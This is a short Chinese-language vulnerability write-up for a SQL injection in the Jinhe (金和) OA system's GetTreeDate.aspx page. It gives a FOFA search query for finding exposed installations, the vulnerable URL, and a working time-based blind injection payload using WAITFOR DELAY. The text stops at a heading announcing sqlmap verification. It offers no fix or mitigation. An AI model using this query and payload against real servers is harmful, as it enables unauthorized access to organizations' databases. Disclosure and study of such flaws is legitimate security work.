金和 OA GetTreeDate.aspx SQL 注入

1、fofa

app="金和网络-金和 OA"


2、界面如下

3、隐患 url

/C6/Jhsoft.Web.users/GetTreeDate.aspx/?id=1

4、简单测试后发现此处存在 sql 注入

/C6/Jhsoft.Web.users/GetTreeDate.aspx/?id=1%3bWAITFOR+DELAY+'0%3a0%3a5'+--%20and%201=1



5、sqlmap 验证如下